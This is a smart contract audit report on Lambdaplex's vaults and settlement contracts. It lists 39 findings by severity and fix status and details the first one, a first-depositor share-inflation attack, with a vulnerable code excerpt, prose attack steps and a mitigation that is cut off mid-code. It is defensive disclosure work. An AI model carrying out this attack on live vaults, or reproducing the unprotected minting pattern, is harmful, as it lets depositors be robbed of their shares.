softstack

Smart Contract Code Review And Security Analysis Report

CUSTOMER	Lambdaplex
SCOPE	Vault, Order Hook, Settlement, Pro Rata Vault & Settlement (Base)
DATE	26.09.2026

Made in Germany by softstack GmbH

Table of Contents

1. Disclaimer 4

2. About the Project and Company 5

3. Vulnerability & Risk Level 6

4. Auditing Strategy and Techniques Applied 7

5. Metrics 8

5.1 Tested Contract Files 8

5.2 Source Lines & Risk 12

5.3 Capabilities 13

5.4 Dependencies / External Imports 13

5.5 Source Units in Scope 14

6. Scope of Work 18

6.1 Findings Overview 18

6.2 Manual and Automated Vulnerability Test 21

6.2.1 First-Depositor Vault Inflation Attack 21

6.2.2 Missing Zero-Price Protection in Oracle Factor 22

6.2.3 60-Second Staleness Window Vulnerability 23

6.2.4 Oracle Proof Replay Within Staleness Window 24

6.2.5 Eligible Shares Can Be Zero During Normal Operation 25

6.2.6 minFill Validation Uses Executed Quantity, Not Total Order Quantity 26

6.2.7 Reward Token Array Unbounded Growth 27

6.2.8 Owner Fee Share Redemption Race Condition 29

6.2.9 lockupSecs and feeChangeDelaySecs Can Be Set to Zero, Disabling Core Protections 30

6.2.10 AirdropDistributor.SafeERC20 Still Uses High-Level transfer()/transferFrom(), Inconsistent With Vault's Fix 31

6.2.11 Mutable Oracle Pair Metadata Can Brick or Reprice Live Stop Orders 32

6.2.12 Market Orders Can Set deviation == BIPS and Collapse Required Credit 34

6.2.13 Signed Malformed Orders Can Persist and Revert Later Execution 35

6.2.14 Any address can permanently close a MARKET order with a 1 wei fill 37

6.2.15 Reward Carry Truncation (uint128) 43

6.2.16 Unregistered Reward Token Can Block Claiming 44

6.2.17 HTS associateToken Return Value Misinterpreted 45

6.2.18 Missing Upper Bounds on uint64 Immutables Can Permanently DoS the Vault 47

6.2.19 STALE_PRICE Tightened to 30 Seconds Without Complementary Round Validation — Availability Risk 48

6.2.20 claimRewards(address) Does Not Use try/catch — Single Bad Token Still Reverts That Path 48

6.2.21 Manager Can Drain the Whole Vault Inventory Through an Arbitrary Swap Path 50
6.2.22 Outbound Fee-on-Transfer Under-Delivery Overstates the Ledger 51
6.2.23 Failed Reward Claim Permanently Strands Accrued Rewards 52
6.2.24 Management-Fee Effective-Boundary Off-by-One Overcharges the Notice Window 53
6.2.25 Permissionless Fund Floods the Reward-Token List 54
6.2.26 Reward Per-Share Truncation Lets an Attacker Zero Out a Small Stream 54
6.2.27 Distributor Owner Can Permanently Latch Emergency Mode on a Co-Tenant Vault 55
6.2.28 A MARKET order signed with the maximum deviation value settles for close to nothing 56
6.2.29 A vault manager's signature is not tied to a specific executor, so revoking one executor does not stop another from using the same signature 62
6.2.30 The vault nonce is marked used after the external calls that can still fail 67
6.2.31 ownerRedeemFees Silently Caps feeSharesToBurn to Available Balance 72
6.2.32 receive() Allows Anyone to Donate HBAR, Inflating Vault TVL 73
6.2.33 Dual SafeERC20 Library Definitions Create Maintenance Risk 73
6.2.34 Reward Carry Stranded When eligibleShares Hits Zero With No Later Fund 74
6.2.35 Distributor Address Is Immutable With No Setter 74
6.2.36 Read-Only Reentrancy on the Two-Leg Payout Misleads Integrators 75
6.2.37 Preview Views Omit Fee Accrual, So Quotes Diverge From Execution 75
6.2.38 Single-Step Ownable With Reachable renounceOwnership 76
6.2.39 Executor can settle every MARKET fill at the worst allowed price with no upper bound 76

7. Executive Summary 84

8. About the Auditor 85

9. Glossary 86

1. Disclaimer

The audit makes no statements or warrantees about utility of the code, safety of the code, suitability of the business model, investment advice, endorsement of the platform or its products, regulatory regime for the business model, or any other statements about fitness of the contracts to purpose, or their bug free status. The audit documentation is for discussion purposes only.

The information presented in this report is confidential and privileged. If you are reading this report, you agree to keep it confidential, not to copy, disclose or disseminate without the agreement of the client. If you are not the intended receptor of this document, remember that any disclosure, copying or dissemination of it is forbidden.

Version / Date	Description
0.1 (05.01.2026)	Layout
0.4 (10.01.2026)	Automated Security Testing / Manual Security Testing
0.5 (12.01.2026)	Verify Claims
0.9 (16.01.2026)	Summary and Recommendation
1.0 (28.01.2026)	Re-check after mitigation
1.1 (03.02.2026)	Final document (first audit)
1.2 (03.05.2026)	Re-check after mitigation (round 2) and final document
1.3 (23.05.2026)	New Scope Settlement Contracts
1.4 (01.06.2026)	Final Review
1.5 (29.07.2026)	New Scope Pro Rata Vault
1.6 (05.08.2026)	Final Review
1.7 (19.09.2026)	New Scope Settlement on Base
1.8 (21.09.2026)	Findings delivered
1.9 (26.09.2026)	Re-check after mitigation and final document

2. About the Project and Company

Company: Lambdaplex Labs LLC

Address: 5440 Wade Park Blvd, Suite 300, Raleigh, NC 27607 USA

Website: https://www.lambdaplex.io

Twitter (X): https://x.com/lambdaplex

GitHub: https://github.com/lambdaplexlabs

Instagram: https://instagram.com/lambdaplex

Lambdaplex is a non-custodial trading protocol for spot markets. It lets traders place limit, market, stop-loss and take-profit orders on-chain while their assets stay in their own accounts, so no exchange or intermediary ever takes custody. Order approval and order matching are kept separate: any broker or matching engine may bring a counterparty to an order, but the protocol independently checks every trade against the price limits and slippage bounds the trader signed. Built first on Hedera and now extended to Base, Lambdaplex is aimed at professional and institutional traders who need predictable execution costs together with full self-custody.

The protocol is made up of two kinds of components. Vaults let liquidity providers pool assets and earn a share of trading activity, while the settlement contracts carry out the trades themselves. The balanced vault holds two assets at an even split by value, using a price oracle to stay balanced as markets move. The pro-rata vault is the oracle-free alternative: each share is simply a proportional claim on whatever the vault currently holds, so deposits and withdrawals are priced against live balances rather than an external feed. Both vaults support lock-up periods, reward distribution to depositors, and a management fee for the operator, along with an emergency mode that lets depositors withdraw while new deposits are paused.


Settlement is where signed orders become actual transfers. The contract confirms that each order is genuine and still valid, checks the price and fees against what the trader agreed to, and then moves both sides of the trade in a single atomic transaction. Every order can only be used once, so a signature cannot be replayed to execute the same trade twice. Partial fills are supported, letting a large order be worked over several trades.

The Base deployment is a fresh implementation of the settlement layer for Coinbase's Base network, built around standard ERC-20 tokens and Ethereum's typed-signature standard rather than Hedera's native token services. Matching still happens off-chain, and only approved operators may submit completed trades for settlement. Each batch is checked to confirm the books balance exactly and that every participant receives what the signed orders promised. Vaults taking part in a batch are authorized separately by their manager, with replay protection of their own. This Base deployment is the most recent addition to the Lambdaplex contracts under audit.

3. Vulnerability & Risk Level

Risk represents the probability that a certain source-threat will exploit vulnerability, and the impact of that event on the organization or system. Risk Level is computed based on CVSS version 3.1.

Level	CVSS Score	Vulnerability	Required Action
CRITICAL	9.0 – 10.0	A vulnerability that can disrupt the contract functioning in a number of scenarios, or creates a risk that the contract may be broken.	Immediate action to reduce risk level.
HIGH	7.0 – 8.9	A vulnerability that affects the desired outcome when using a contract, or provides the opportunity to use a contract in an unintended way.	Implementation of corrective actions as soon as possible.
MEDIUM	4.0 – 6.9	A vulnerability that could affect the desired outcome of executing the contract in a specific scenario.	Implementation of corrective actions in a certain period.
LOW	0.1 – 3.9	A vulnerability that does not have a significant impact on possible scenarios for the use of the contract and is probably subjective.	Implementation of certain corrective actions or accepting the risk.
INFORMATIONAL	0.0	A vulnerability that has informational character but is not affecting any of the code.	An observation that does not determine a level of risk.



4. Auditing Strategy and Techniques Applied

Throughout the review process, care was taken to evaluate the repository for security-related issues, code quality, and adherence to specification and best practices.

The auditing process follows a routine series of steps:

Code review that includes the following:

- Review of the specifications, sources, and instructions provided to softstack to make sure we understand the size, scope, and functionality of the smart contract.
- Manual review of code, which is the process of reading source code line-by-line in an attempt to identify potential vulnerabilities.
- Comparison to specification, which is the process of checking whether the code does what the specifications, sources, and instructions provided to softstack describe.

Testing and automated analysis that includes the following:

- Test coverage analysis, which is the process of determining whether the test cases are actually covering the code and how much code is exercised when we run those test cases.
- Symbolic execution, which is analysing a program to determine what inputs causes each part of a program to execute.

Best practices review, which is a review of the smart contracts to improve efficiency, effectiveness, clarify, maintainability, security, and control based on the established industry and academic practices, recommendations, and research.

Specific, itemized, actionable recommendations to help you take steps to secure your smart contracts.

5. Metrics

The metrics section gives the reader an overview of the size, quality, flows and capabilities of the codebase.

5.1 Tested Contract Files

Source repositories and commits for each contract in scope:

Contract	Source	Commit
Vault	https://github.com/lambdaplexlabs/lambdaplex-balanced-vault	63887ccebad46e0cfac87cb6a7f6f8c77e3cf737
Order Hook	https://github.com/lambdaplexlabs/lambdaplex-order-hook	5124724871b15e147286c77da17cca57cba25ac6
Settlement	https://github.com/lambdaplexlabs/lambdaplex-settlement	ba3a346dc0fbb1789a297bc3089dac3c5a28da2b
Pro Rata Vault	https://github.com/lambdaplexlabs/lambdaplex-prorata-vault	a0b66e67edfc2c97bdc439c322fa338973a4c01d
Settlement (Base)	https://github.com/lambdaplexlabs/lambdaplex-settlement-base	ec8f4c17a80c70f51c6f58183155d83f063243a8

lambdaplex-balanced-vault-master

File	Fingerprint (MD5)
./lambdaplex-balanced-vault-master/contracts/base/AirdropDistributor.sol	97692e564b9bfccd72202b4ff2408323
./lambdaplex-balanced-vault-master/contracts/base/PLEXPairVault.sol	58ced6a77f54817ba84e11d6d66d7be2
./lambdaplex-balanced-vault-master/contracts/external/PLEXBrokerRegistry.sol	68f9364fc035396b92e99c4a773ffe35
./lambdaplex-balanced-vault-master/contracts/external/SupraRegistry.sol	94b6a1ca576462a6e396f992dbf79de4
./lambdaplex-balanced-vault-master/contracts/hook/PLEXVaultHook.sol	9ea12b0670fde5d544adc9da3171d422
	a2ad4504364089b394233fe9ee44e258

File	Fingerprint (MD5)
./lambdaplex-balanced-vault-master/contracts/interfaces/IAirdropDistributor.sol	
./lambdaplex-balanced-vault-master/contracts/interfaces/IERC20.sol	b51b73ca61dee3132fbfe87a1bd0c282
./lambdaplex-balanced-vault-master/contracts/interfaces/IHederaTokenService.sol	fb996833cc8513b10b2bbc25631e1e56
./lambdaplex-balanced-vault-master/contracts/interfaces/IHieroAccountAllowanceHook.sol	f54166fb728d0a9bff9bd467f68a5932
./lambdaplex-balanced-vault-master/contracts/interfaces/IHieroHook.sol	501418ad835858df20ba44945d44d2e5
./lambdaplex-balanced-vault-master/contracts/interfaces/IOrderFlowAllowance.sol	2ff1f5f82ea896af7540e4fa64f6b71a
./lambdaplex-balanced-vault-master/contracts/interfaces/IPLEXBrokerRegistry.sol	813794f7465ec6ae9142d9e3aaded5d7
./lambdaplex-balanced-vault-master/contracts/interfaces/ISupraRegistry.sol	aaf3e10ad96f995f4e6da1ddd2bfc31d
./lambdaplex-balanced-vault-master/contracts/libraries/DetailDecoder.sol	eefaaf88661f865d994f11aa1cae717b
./lambdaplex-balanced-vault-master/contracts/libraries/IocFokWriteback.sol	1ff12b4d3d0ef1adcbe68158b5dd95c9
./lambdaplex-balanced-vault-master/contracts/libraries/OrderType.sol	85a3f207c086a630f345ab01fb28e9d0
./lambdaplex-balanced-vault-master/contracts/libraries/PRBMathCommon.sol	06c6beda123ad8f98b859f02fd77970b
./lambdaplex-balanced-vault-master/contracts/libraries/PrefixDecoder.sol	bec5b119c6f9d0cb6c9bfaa19af15934
./lambdaplex-balanced-vault-master/contracts/libraries/SafeERC20.sol	4d866575c4d4f6569c263c696016d5aa
./lambdaplex-balanced-vault-master/contracts/PLEXPairVaultHedera.sol	4d4e561820da6a0fa6b6fc476c6ea458

lambdaplex-order-hook-master

File	Fingerprint (MD5)
	f54166fb728d0a9bff9bd467f68a5932

File	Fingerprint (MD5)
./lambdaplex-order-hook-master/contracts/interfaces/IHieroAccountAllowanceHook.sol	
./lambdaplex-order-hook-master/contracts/interfaces/IHieroHook.sol	501418ad835858df20ba44945d44d2e5
./lambdaplex-order-hook-master/contracts/interfaces/IOrderFlowAllowance.sol	2ff1f5f82ea896af7540e4fa64f6b71a
./lambdaplex-order-hook-master/contracts/interfaces/ISupraRegistry.sol	aaf3e10ad96f995f4e6da1ddd2bfc31d
./lambdaplex-order-hook-master/contracts/LambdaplexOrderHook.sol	99b972c961d06cf61994b6ccd6d4f97b
./lambdaplex-order-hook-master/contracts/libraries/DetailDecoder.sol	eefaaf88661f865d994f11aa1cae717b
./lambdaplex-order-hook-master/contracts/libraries/IocFokWriteback.sol	1ff12b4d3d0ef1adcbe68158b5dd95c9
./lambdaplex-order-hook-master/contracts/libraries/OrderType.sol	85a3f207c086a630f345ab01fb28e9d0
./lambdaplex-order-hook-master/contracts/libraries/PRBMathCommon.sol	06c6beda123ad8f98b859f02fd77970b
./lambdaplex-order-hook-master/contracts/libraries/PrefixDecoder.sol	bec5b119c6f9d0cb6c9bfaa19af15934
./lambdaplex-order-hook-master/contracts/oracle/SupraRegistry.sol	94b6a1ca576462a6e396f992dbf79de4

lambdaplex-prorata-vault-master

File	Fingerprint (MD5)
./lambdaplex-prorata-vault-master/contracts/base/AirdropDistributor.sol	3f52b1876e7178664092e96cb0d63fe3
./lambdaplex-prorata-vault-master/contracts/base/PLEXProRataVault.sol	61a6bdb990b5a75999835cbc93df3794
./lambdaplex-prorata-vault-master/contracts/interfaces/AMM/ISaucerV1Router.sol	2c505febcad4f9db88fe37cf0da3f786
./lambdaplex-prorata-vault-master/contracts/interfaces/AMM/ISaucerV2Router.sol	2995103db9996fff91cc1ff426607345
./lambdaplex-prorata-vault-master/contracts/interfaces/IAirdropDistributor.sol	6bbd13d563518b65a5f9d138dd6cebbf

File	Fingerprint (MD5)
./lambdaplex-prorata-vault-master/contracts/interfaces/IERC20.sol	5968bfef66f2be38bb16ab4a7b545d61
./lambdaplex-prorata-vault-master/contracts/interfaces/IHederaTokenService.sol	fb996833cc8513b10b2bbc25631e1e56
./lambdaplex-prorata-vault-master/contracts/libraries/PRBMathCommon.sol	06c6beda123ad8f98b859f02fd77970b
./lambdaplex-prorata-vault-master/contracts/libraries/SafeERC20.sol	4d866575c4d4f6569c263c696016d5aa
./lambdaplex-prorata-vault-master/contracts/PLEXProRataVaultHedera.sol	843d356d320769e30ad0771db76c5d80

lambdaplex-settlement-base-remediation


File	Fingerprint (MD5)
./lambdaplex-settlement-base-remediation/contracts/interfaces/IVaultManager.sol	a99a1f72334f1912ba62e54c644d4554
./lambdaplex-settlement-base-remediation/contracts/LambdaplexSettlements.sol	2d86b9687ad8bf20cebb69d64e0be3a5


lambdaplex-settlement-master

File	Fingerprint (MD5)
./lambdaplex-settlement-master/contracts/interfaces/IHederaAccountService.sol	0b2258196ac9da5d84774e46fcbc2da6
./lambdaplex-settlement-master/contracts/interfaces/IHederaTokenService.sol	adde7ef3328a6b8097709a81311a750d
./lambdaplex-settlement-master/contracts/interfaces/IHieroAccountAllowanceHook.sol	f54166fb728d0a9bff9bd467f68a5932
./lambdaplex-settlement-master/contracts/interfaces/IHieroHook.sol	501418ad835858df20ba44945d44d2e5
./lambdaplex-settlement-master/contracts/interfaces/IOrderFlowAllowance.sol	2ff1f5f82ea896af7540e4fa64f6b71a
./lambdaplex-settlement-master/contracts/interfaces/ISupraRegistry.sol	be3654fb40fe4dca18e95b6c08679d84
./lambdaplex-settlement-master/contracts/interfaces/IVaultManager.sol	e3d8b287884764d57195473136dbba79

File	Fingerprint (MD5)
./lambdaplex-settlement-master/contracts/LambdaplexSettlements.sol	e89c44ed2b84031a29e1ea1e1dde1416
./lambdaplex-settlement-master/contracts/libraries/DecimalStrings.sol	8870c0cfc79a6570617380986c6f3058
./lambdaplex-settlement-master/contracts/libraries/DetailDecoder.sol	eefaaf88661f865d994f11aa1cae717b
./lambdaplex-settlement-master/contracts/libraries/OrderType.sol	85a3f207c086a630f345ab01fb28e9d0
./lambdaplex-settlement-master/contracts/libraries/PRBMathCommon.sol	06c6beda123ad8f98b859f02fd77970b
./lambdaplex-settlement-master/contracts/libraries/PrefixDecoder.sol	40ea653812beddee3d0b566f60b973fb
./lambdaplex-settlement-master/contracts/libraries/SupraTimestamp.sol	ce118b90202d1e8c4e75b8758439ab9f
./lambdaplex-settlement-master/contracts/oracle/SupraRegistry.sol	b1fdf92ec24144fed56336ad9e881845

5.2 Source Lines & Risk





5.3 Capabilities

Module	Functions	Public	Restricted	Key Roles
AirdropDistributor	14	8	6	owner
IAirdropDistributor	6	6	0	-
IERC20	8	8	0	-
IPLEXBrokerRegistry	2	2	0	-
ISaucerV1Router	3	3	0	-
ISaucerV2Router	4	4	0	-
LambdaplexOrderHook	2	2	0	-
PLEXBrokerRegistry	2	1	1	owner
PLEXPairVault	19	15	4	owner
PLEXProRataVault	23	18	5	owner
PLEXVaultHook	2	2	0	-

5.4 Dependencies / External Imports

Import Path	Version
@openzeppelin/contracts/access/Ownable.sol	4.6.0
@openzeppelin/contracts/token/ERC20/ERC20.sol	4.6.0
@openzeppelin/contracts/token/ERC20/IERC20.sol	4.6.0
@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol	4.6.0
@openzeppelin/contracts/utils/math/SafeCast.sol	4.6.0
@openzeppelin/contracts/access/Ownable.sol	4.6.0
@openzeppelin/contracts/access/Ownable.sol	5.3.0
@openzeppelin/contracts/utils/Base64.sol	5.3.0
@openzeppelin/contracts/utils/ReentrancyGuard.sol	5.3.0
@openzeppelin/contracts/access/Ownable.sol	^5.6.1
@openzeppelin/contracts/token/ERC20/ERC20.sol	^5.6.1

Import Path	Version
@openzeppelin/contracts/utils/ReentrancyGuard.sol	^5.6.1
@openzeppelin/contracts/utils/math/SafeCast.sol	^5.6.1
@openzeppelin/contracts/access/Ownable.sol	5.3.0
@openzeppelin/contracts/interfaces/IERC1271.sol	5.3.0
@openzeppelin/contracts/token/ERC20/ERC20.sol	5.3.0
@openzeppelin/contracts/token/ERC20/IERC20.sol	5.3.0
@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol	5.3.0
@openzeppelin/contracts/utils/Base64.sol	5.3.0
@openzeppelin/contracts/utils/ReentrancyGuard.sol	5.3.0
@openzeppelin/contracts/utils/ReentrancyGuardTransient.sol	5.3.0
@openzeppelin/contracts/utils/cryptography/ECDSA.sol	5.3.0
@openzeppelin/contracts/utils/cryptography/EIP712.sol	5.3.0
@openzeppelin/contracts/utils/cryptography/SignatureChecker.sol	5.3.0
@openzeppelin/contracts/utils/math/Math.sol	5.3.0

5.5 Source Units in Scope

lambdaplex-balanced-vault-master

File	Instructions	Functions	Lines	nSLOC	Comments
PLEXPairVaultHedera.sol	0	0	62	57	1
PrefixDecoder.sol	0	7	45	24	10
SafeERC20.sol	0	2	31	29	1
DetailDecoder.sol	0	6	42	27	9
PRBMathCommon.sol	0	2	133	62	52
IocFokWriteback.sol	0	2	61	46	8
OrderType.sol	0	4	27	21	1
SupraRegistry.sol	5	6	49	38	1

File	Instructions	Functions	Lines	nSLOC	Comments
PLEXBrokerRegistry.sol	2	2	22	15	1
PLEXVaultHook.sol	0	8	403	294	52
PLEXPairVault.sol	10	44	1431	1025	201
AirdropDistributor.sol	6	7	111	79	10
IERC20.sol	3	3	8	6	1
IAirdropDistributor.sol	3	3	14	6	5
ISupraRegistry.sol	4	5	42	30	7
IPLEXBrokerRegistry.sol	2	2	8	5	1
IOrderFlowAllowance.sol	0	1	20	9	8
IHieroAccountAllowanceHook.sol	0	1	65	31	27
IHederaTokenService.sol	0	0	67	23	32
IHieroHook.sol	0	0	20	11	8

lambdaplex-order-hook-master

File	Instructions	Functions	Lines	nSLOC	Comments
LambdaplexOrderHook.sol	0	8	394	287	52
SupraRegistry.sol	5	6	49	38	1
PrefixDecoder.sol	0	7	45	24	10
DetailDecoder.sol	0	6	42	27	9
PRBMathCommon.sol	0	2	133	62	52
IocFokWriteback.sol	0	2	61	46	8
OrderType.sol	0	4	27	21	1
ISupraRegistry.sol	4	5	42	30	7
IOrderFlowAllowance.sol	0	1	20	9	8
IHieroAccountAllowanceHook.sol	0	1	65	31	27
IHieroHook.sol	0	0	20	11	8

lambdaplex-prorata-vault-master

File	Instructions	Functions	Lines	nSLOC	Comments
PLEXProRataVaultHedera.sol	0	0	57	52	1
SafeERC20.sol	0	2	31	29	1
PRBMathCommon.sol	0	2	133	62	52
PLEXProRataVault.sol	10	56	1736	1312	107
AirdropDistributor.sol	6	7	103	72	9
IERC20.sol	5	5	10	8	1
IAirdropDistributor.sol	3	3	15	6	6
IHederaTokenService.sol	0	0	67	23	32
ISaucerV2Router.sol	1	4	27	21	1
ISaucerV1Router.sol	0	3	28	23	1

lambdaplex-settlement-base-remediation

File	Instructions	Functions	Lines	nSLOC	Comments
LambdaplexSettlements.sol	7	18	563	493	23
IVaultManager.sol	1	1	7	4	1

lambdaplex-settlement-master

File	Instructions	Functions	Lines	nSLOC	Comments
LambdaplexSettlements.sol	2	32	1303	1027	43
SupraRegistry.sol	4	5	45	35	1
PrefixDecoder.sol	0	7	45	24	10
DetailDecoder.sol	0	6	42	27	9
PRBMathCommon.sol	0	2	133	62	52
DecimalStrings.sol	0	1	25	21	1
OrderType.sol	0	4	27	21	1
SupraTimestamp.sol	0	1	15	10	3

File	Instructions	Functions	Lines	nSLOC	Comments
ISupraRegistry.sol	2	2	23	18	1
IOrderFlowAllowance.sol	0	1	20	9	8
IHieroAccountAllowanceHook.sol	0	1	65	31	27
IHederaAccountService.sol	0	1	10	8	1
IHederaTokenService.sol	0	1	60	26	22
IVaultManager.sol	1	1	9	4	1
IHieroHook.sol	0	0	20	11	8


Total (all contracts): 86 instructions, 313 functions, 8178 lines, 5863 nSLOC

6. Scope of Work

This audit covers the Lambdaplex core contracts deployed on Hedera and Base. The scope spans five codebases: the balanced vault, the order hook, the Hedera settlement contract, the pro-rata vault, and the Base settlement contract. The review focuses on share accounting, settlement authorization, reentrancy protection, and the security of privileged operations.

6.1 Findings Overview

Findings are classified by severity: Critical, High, Medium, Low, and Informational.



No	Title	Severity	Status
6.2.1	First-Depositor Vault Inflation Attack	HIGH	FIXED
6.2.2	Missing Zero-Price Protection in Oracle Factor	HIGH	FIXED
6.2.3	60-Second Staleness Window Vulnerability	MEDIUM	FIXED
6.2.4	Oracle Proof Replay Within Staleness Window	MEDIUM	FIXED
6.2.5	Eligible Shares Can Be Zero During Normal Operation	MEDIUM	ACKNOWLEDGED
6.2.6		MEDIUM	FIXED

No	Title	Severity	Status
	minFill Validation Uses Executed Quantity, Not Total Order Quantity		
6.2.7	Reward Token Array Unbounded Growth	MEDIUM	FIXED
6.2.8	Owner Fee Share Redemption Race Condition	MEDIUM	FIXED
6.2.9	lockupSecs and feeChangeDelaySecs Can Be Set to Zero, Disabling Core Protections	MEDIUM	FIXED
6.2.10	AirdropDistributor.SafeERC20 Still Uses High-Level transfer()/transferFrom(), Inconsistent With Vault's Fix	MEDIUM	FIXED
6.2.11	Mutable Oracle Pair Metadata Can Brick or Reprice Live Stop Orders	MEDIUM	ACKNOWLEDGED
6.2.12	Market Orders Can Set deviation == BIPS and Collapse Required Credit	MEDIUM	ACKNOWLEDGED
6.2.13	Signed Malformed Orders Can Persist and Revert Later Execution	MEDIUM	FIXED
6.2.14	Any address can permanently close a MARKET order with a 1 wei fill	MEDIUM	FIXED
6.2.15	Reward Carry Truncation (uint128)	LOW	FIXED
6.2.16	Unregistered Reward Token Can Block Claiming	LOW	FIXED
6.2.17	HTS associateToken Return Value Misinterpreted	LOW	FIXED
6.2.18	Missing Upper Bounds on uint64 Immutables Can Permanently DoS the Vault	LOW	FIXED
6.2.19	STALE_PRICE Tightened to 30 Seconds Without Complementary Round Validation — Availability Risk	LOW	ACKNOWLEDGED
6.2.20	claimRewards(address) Does Not Use try/catch — Single Bad Token Still Reverts That Path	LOW	FIXED
6.2.21	Manager Can Drain the Whole Vault Inventory Through an Arbitrary Swap Path	LOW	FIXED
6.2.22	Outbound Fee-on-Transfer Under-Delivery Overstates the Ledger	LOW	ACKNOWLEDGED
6.2.23	Failed Reward Claim Permanently Strands Accrued Rewards	LOW	FIXED

No	Title	Severity	Status
6.2.24	Management-Fee Effective-Boundary Off-by-One Overcharges the Notice Window	LOW	FIXED
6.2.25	Permissionless Fund Floods the Reward-Token List	LOW	ACKNOWLEDGED
6.2.26	Reward Per-Share Truncation Lets an Attacker Zero Out a Small Stream	LOW	FIXED
6.2.27	Distributor Owner Can Permanently Latch Emergency Mode on a Co-Tenant Vault	LOW	ACKNOWLEDGED
6.2.28	A MARKET order signed with the maximum deviation value settles for close to nothing	LOW	ACKNOWLEDGED
6.2.29	A vault manager's signature is not tied to a specific executor, so revoking one executor does not stop another from using the same signature	LOW	ACKNOWLEDGED
6.2.30	The vault nonce is marked used after the external calls that can still fail	LOW	ACKNOWLEDGED
6.2.31	ownerRedeemFees Silently Caps feeSharesToBurn to Available Balance	INFORMATIONAL	FIXED
6.2.32	receive() Allows Anyone to Donate HBAR, Inflating Vault TVL	INFORMATIONAL	ACKNOWLEDGED
6.2.33	Dual SafeERC20 Library Definitions Create Maintenance Risk	INFORMATIONAL	ACKNOWLEDGED
6.2.34	Reward Carry Stranded When eligibleShares Hits Zero With No Later Fund	INFORMATIONAL	ACKNOWLEDGED
6.2.35	Distributor Address Is Immutable With No Setter	INFORMATIONAL	ACKNOWLEDGED
6.2.36	Read-Only Reentrancy on the Two-Leg Payout Misleads Integrators	INFORMATIONAL	ACKNOWLEDGED
6.2.37	Preview Views Omit Fee Accrual, So Quotes Diverge From Execution	INFORMATIONAL	FIXED
6.2.38	Single-Step Ownable With Reachable renounceOwnership	INFORMATIONAL	FIXED
6.2.39	Executor can settle every MARKET fill at the worst allowed price with no upper bound	INFORMATIONAL	ACKNOWLEDGED

6.2 Manual and Automated Vulnerability Test

6.2.1 First-Depositor Vault Inflation Attack

HIGH FIXED

DESCRIPTION

The PLEXPairVault contract is vulnerable to a classic first-depositor inflation attack (also known as "donation attack" or "share price manipulation"). The vulnerability exists because:

1. When totalShares == 0, the first depositor receives shares equal to their deposit value (1:1 ratio)

2. An attacker can directly transfer tokens to the vault via ERC20.transfer(), which increases totalAssets without minting new shares

3. Subsequent depositors receive shares calculated as (deposit * totalShares) / totalAssets, which rounds down due to integer division

4. When totalAssets is artificially inflated, victims receive disproportionately fewer shares or zero shares

The contract lacks any mitigation against this well-known attack vector: no virtual shares/assets offset (OpenZeppelin's recommended mitigation), no dead shares minting (Uniswap V2's mitigation), and no minimum first deposit requirement.

CODE LOCATION

balanced-vault-master/contracts/base/PLEXPairVault.sol L916-920:

```
// Mint shares
uint256 sh = (totalShares == 0 || tvlQBefore == 0)
    ? principalQ
    : (principalQ * totalShares) / tvlQBefore;
require(sh > 0, "shares=0");
require(sh <= type(uint96).max, "shares overflow");
```

RECOMMENDATION

Implement OpenZeppelin's recommended virtual shares/assets offset to neutralise the attack:

Alternative mitigations include minting dead shares to address(0) on the first deposit (Uniswap V2 style), tracking internal balances rather than reading vault token balances, or requiring a substantial minimum first deposit.

```
uint256 private constant VIRTUAL_SHARES = 1e3;
uint256 private constant VIRTUAL_ASSETS = 1;

